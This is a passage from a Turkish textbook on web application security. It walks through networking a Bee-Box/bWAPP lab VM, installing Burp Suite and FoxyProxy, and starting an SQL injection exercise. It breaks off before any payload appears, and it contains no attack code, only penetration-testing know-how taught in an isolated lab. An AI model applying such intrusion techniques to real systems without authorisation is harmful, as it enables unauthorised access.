9. Adım: Yeni sanal makinenin sanal sabit diski olarak bee-box klasörü içindeki **bee-box.vmdk** dosyasını seçip **İleri** butonuna tıklayınız (Görsel 4.15).




Görsel 4.15: Sanal makine sanal sabit disk

10. Adım: Yeni sanal makinenin özet bilgilerini kontrol ederek **Bitir** butonuna tıklayınız (Görsel 4.16).




Görsel 4.16: Sanal makine özeti

11. Adım: Sanal makine programında **Bee Box** sanal makinesinin **Başlat** butonuna basarak çalıştırınız (Görsel 4.17).




Görsel 4.17: Bee Box sanal makinesini çalıştırma

12. Adım: Açılan sanal makinede bWAPP uygulamasını çalıştırıp giriş yapınız (Görsel 4.18).




Görsel 4.18: Sanal makinede bWAPP uygulaması

13. Adım: Sanal makinede Türkçe dil desteği için **Sytem** menüsünden **Preferences** ve ardından **Keyboard** komutuna tıklayınız (Görsel 4.19).




Görsel 4.19: System menüsü

14. Adım: Açılan Keyboard Preferences penceresinde **Layouts** tabına tıklayıp **Add** butonuna basınız (Görsel 4.20).




Görsel 4.20: Keyboard Preferences penceresi

15. Adım: Choose a Layout penceresinde, kullandığınız klavyeye uygun tercihleri seçip **Add** butonuna basınız (Görsel 4.21).




Görsel 4.21: Choose a Layout penceresi

16. Adım: Diğer klavye düzenlerini **Remove** butonuna basarak silip **Close** butonuna basınız (Görsel 4.22).




Görsel 4.22: Keyboard Preferences penceresi

17. Adım: Sanal makinenin gerçek makine ve diğer makinelerle ağ üzerinde iletişim yapabilmesi için sanal makine uygulamasının **Aygıtlar** menüsünden **Ağ** ve ardından **Ağ Ayarları…** komutunu tıklayınız (Görsel 4.23).




Görsel 4.23: Ağ Ayarları… komutu

18. Adım: Açılan penceredeki **Bağdaştırıcı 1** alanında ağ bağdaştırıcısı olarak **Köprü Bağdaştırıcısı** seçimini yapınız (Görsel 4.24).




Görsel 4.24: Ağ penceresi

19. Adım: Sanal makinede **Terminal** uygulamasını çalıştırıp **ifconfig eth0** komutuyla IP yapılandırmasını gösteriniz (Görsel 4.25).



Görsel 4.25: IP yapılandırması


20. Adım: Gerçek makinenin **Terminal** uygulamasında **ping <ip adresi>** komutuyla sanal makineyle olan ağ trafiğini doğrulayınız (Görsel 4.26).



Görsel 4.26: Terminal ping komutu


4.2.2. Web Uygulamaları İçin Sızma Testleri Uygulamaları

Web uygulamaları istemci-sunucu mimarisinde çalışır (Görsel 4.27). İstemci genellikle kullanıcı arayüzünü kullanarak sunucudan bilgi gönderir veya talep eder. Buna **istek (request)** denir. Sunucu bu isteklere uygun işlem yaparak bir **cevap (response)** verir. İstemci ve sunucu arasındaki istek ve cevap bir döngü hâlinde işlemler bitinceye kadar tekrar eder.



Görsel 4.27: İstemci-sunucu mimarisi

Ara sunucu (Proxy), bilgisayar ağlarında ve internet üzerindeki iletişimi aracılar ve filtreler aracılığıyla yönlendiren bir sunucu veya yazılım uygulamasıdır (Görsel 4.28). Web uygulama güvenlik ve sızma testlerinde ara sunucunun temel amacı, iletişimin arasına girip iletişimi izlemek/filtrelemek, trafiği manipüle ederek zafiyetleri tespit etmektir. Web uygulamalarının güvenlik zafiyetlerini test etmek için çeşitli araçlara ihtiyaç duyulur.




Görsel 4.28: Ara sunucu

3. UYGULAMA

> Web uygulaması test aracı (yazılımı) kurulum ve yapılandırma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.


1. Adım: İnternet tarayıcısından **https://portswigger.net/burp/communitydownload** adresine giriniz.

2. Adım: Açılan sayfadan **Go straight to downloads** linkine tıklayınız (Görsel 4.29).




Görsel 4.29: Burp Suite indirme

3. Adım: Açılan sayfadan işletim sistemine uygun versiyonu **Download** butonuna tıklayıp indiriniz (Görsel 4.30).




Görsel 4.30: Burp Suite Community Windows 64-bit

4. Adım: İndirilen kurulum dosyasını çalıştırınız (Görsel 4.31).




Görsel 4.31: Burp Suite kurulum

5. Adım: Kurulum sihirbazını **Next** butonuna basarak başlatınız (Görsel 4.32).




Görsel 4.32: Burp Suite kurulum sihirbazı

6. Adım: Uygulamanın kurulacağı **hedef klasörü** seçip **Next** butonuna tıklayınız (Görsel 4.33).



Görsel 4.33: Burp Suite Community kurulum yolu

7. Adım: Finish butonuna tıklayarak kurulumu tamamlayınız (Görsel 4.34).



Görsel 4.34: Burp Suite Community kurulum tamamlama

İnternet tarayıcısı, ara sunucuya bağlanmak için bazı ayarlara ihtiyaç duyar. Tarayıcıya ara sunucu olarak Burp Suite Proxy ayarlandığında tüm internet trafiği Burp Suite Proxy üzerinden gerçekleşir. Bu da internet trafiğinin yavaşlamasına neden olur. Bu sorunu ortadan kaldırmak için çeşitli tarayıcı eklentileri mevcuttur. Bu eklentiler, tarayıcının belirli internet sayfaları üzerinde ara sunucu kullanılmasını sağlar.

4. UYGULAMA

> Web tarayıcısına eklenti kurma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Tarayıcınızı çalıştırıp eklentiler penceresini açınız.


2. Adım: Arama kısmına **FoxyProxy** yazıp aratınız.

3. Adım: FoxyProxy Standart eklentisini **Firefox'a ekle** tuşuna basıp ekleyiniz (Görsel 4.35).

Görsel 4.35: FoxyProxy Standart eklentisi


4. Adım: Tarayıcınızın sağ üst köşesinde yer alan eklenti butonuna basıp FoxyProxy eklentisine tıklayınız.

5. Adım: Options butonuna tıklayınız (Görsel 4.36).




Görsel 4.36: Options düğmesi

6. Adım: Options penceresinde **(+) Add** butonuna tıklayınız (Görsel 4.37).



Görsel 4.37: FoxyProxy Options penceresi

7. Adım: Ara sunucu IP adresini ve portunu Burp Suite uygulamasının IP adresi ve portu olacak şekilde yapılandırınız (Görsel 4.38).



Görsel 4.38: FoxyProxy Add Proxy

4.3. WEB GÜVENLİĞİ UYGULAMALARI

Güvenlik testleri sırasında karşılaşılabilecek yaygın güvenlik açıklarını ve tehditleri anlamak, web ortamının güvenliğini artırmak için temel bir adımdır. Web uygulamalarının güvenliği için kullanılan bazı önemli araçlar vardır. Bu araçlar, web uygulamalarının güvenliğini değerlendirmek, potansiyel tehditleri tespit etmek ve güvenlik açıklarını ortaya çıkarmak için kullanılır.


5. UYGULAMA

> Bee-Box test ortamında SQL Injection uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Sanal makine uygulamasında Bee-Box sanal makinesini çalıştırınız.

2. Adım: Firefox internet tarayıcısında internet adresi olarak Bee-Box sanal makinenin IP numarasını giriniz.


3. Adım: Açılan sayfada **bWAPP** linkine tıklayınız (Görsel 4.39).



Görsel 4.39: Giriş sayfası

4. Adım: Kullanıcı adını **bee** ve şifreyi **bug** girip, **Login** butonuna tıklayarak web uygulamasına giriş yapınız.

5. Adım: Liste kutusundan SQL Injection (GET/Search) seçip Hack butonuna tıklayınız (Görsel 4.40).



Görsel 4.40: Liste kutusu

6. Adım: Açılan pencerede **Search** butonuna basıp film isimlerini listeleyiniz (Görsel 4.41).

